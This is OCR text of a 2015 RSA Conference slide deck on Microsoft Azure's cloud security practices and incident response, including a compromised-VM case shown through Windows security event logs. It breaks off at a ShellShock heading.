RSAConference2015

San Francisco | April 20-24 | Moscone Center

CHANGE

Challenge today's security thinking

SESSION ID: EXP-W01

Assume Breach:
An Inside Look at Cloud Service Provider Security

Mark Russinovich

CTO, Microsoft Azure
Microsoft
@markrussinovich

Microsoft Cloud Security Overview

Protect

- Security Development Lifecycle & Operational Security Assurance
- Network and Identity Isolation
- Least Privilege / Just-in-Time (JIT) Access
- Vulnerability / Update Management

Detect

- Auditing and Certification
- Live Site Penetration Testing
- Centralized Logging and Monitoring
- Fraud and Abuse Detection

Respond

- Breach Containment
- Coordinated Security Response
- Customer Notification


Clouds Are Appealing to Adversaries

- Easily available free trials
- Anonymity
- Tons of compute power
- IP blocks rich with Internet-exposed services
- Concentration of vulnerable assets
- High bi-directional bandwidth

Cloud Security is a Shared Responsibility

- Azure:
  - Performs BigData analysis for intrusion detection of Azure infrastructure
  - Manages monitoring and alerting of security events of the platform
  - Employs denial of service attack mitigations and detections
  - Responds to fraud / abuse and sends Azure security notifications
- Customer:
  - Configures security of their subscription and applications
  - Security monitoring on their Virtual Machines, Roles, Website, etc.
  - Can add extra layers of deploying Azure provided security controls
  - Responds to alerts from tenant security monitoring and Azure Security notifications

Let me share a few *internal* stories…




A Day in the Life of an Incident Responder…

Azure Security Incident Response

- Goal is to protect, defend and respond to our customer needs
- Let's look at some illustrative examples
    - Unlike my books, these are not hypothetical or foreshadowing
    - These are real incidents that have occurred this year (names redacted and changed of course)


Compromised VMs: An Example



Note: although we do not monitor customer VMs and applications without their permission, we do automatically monitor the overall traffic, unusual spikes in activity and suspicious connections

Customer Response

- We notified customer of potential compromise
  - They were happy we alerted them
  - They immediately analyzed their logs, both on the VM and in Azure Storage:




```
contosoazurestorage
  Blobs
  Queues
  Tables
    SchemasTable
    WADWindowsEventLogsTable
```

- They noticed that the A/V in their VMs had been turned off

Azure Logging

- And event logs showed some...unusual...activity a few days prior:



Security   Number of events: 2,011 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/27/2014 7:03:12 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:03:12 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:02:59 PM	Microsoft Windows security au...	4732	Security Group Management
Audit Success	10/27/2014 7:02:59 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:02:59 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:02:53 PM	Microsoft Windows security au...		
Audit Success	10/27/2014 7:02:53 PM	Microsoft Windows security au...		
Audit Success	10/27/2014 7:02:53 PM	Microsoft Windows security au...		

Audit Success	10/27/2014 7:03:12 PM	Microsoft Windows security au...	4688	Process Creation
Audit Success	10/27/2014 7:02:59 PM	Microsoft Windows security au...	4732	Security Group Management
Audit Success	10/27/2014 7:02:59 PM	Microsoft Windows security au...	4688	Process Creation

Event 4732, Microsoft Windows security auditing.

```
A member was added to a security-enabled local group.

Subject:
        Security ID:            RD00155D50287A\contosoadmin
        Account Name:           contosoadmin
        Account Domain:         RD00155D50287A
        Logon ID:               0x15F0FB

Member:
        Security ID:            RD00155D50287A\user1
        Account Name:           -

Group:
        Security ID:            BUILTIN\Administrators
        Group Name:             Administrators
        Group Domain:           Builtin

Additional Information:
        Privileges:             -
```


Log Name:	Security		
Source:	Microsoft Windows security	Logged:	10/27/2014 7:02:59 PM
Event ID:	4732	Task Category:	Security Group Management
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	RD00155D50287A
OpCode:	Info		
More Information:	Event Log Online Help		

```
A member was added to a security-enabled local group.

Subject:
        Security ID:            RD00155D50287A\contosoadmin
        Account Name:           contosoadmin
        Account Domain:         RD00155D50287A
        Logon ID:               0x15F0FB

Member:
        Security ID:            RD00155D50287A\user1
        Account Name:           -

Group:
        Security ID:            BUILTIN\Administrators
        Group Name:             Administrators
        Group Domain:           Builtin
```

Azure Logging

- The customer had **not** been regularly looking at the logs
  - Or pulling them into the on-premise SIEM they normally use…
  - Alerts and activity were clear and breach activity would have been immediately detected!
- Lesson: if an attacker breaches the cloud but no one looks at the data, did they really breach?
- Should customer be billed for consumption of resources resulting in breach?
  - Known vulnerability and missing patch vs. near 0-day?

ShellShock Impact



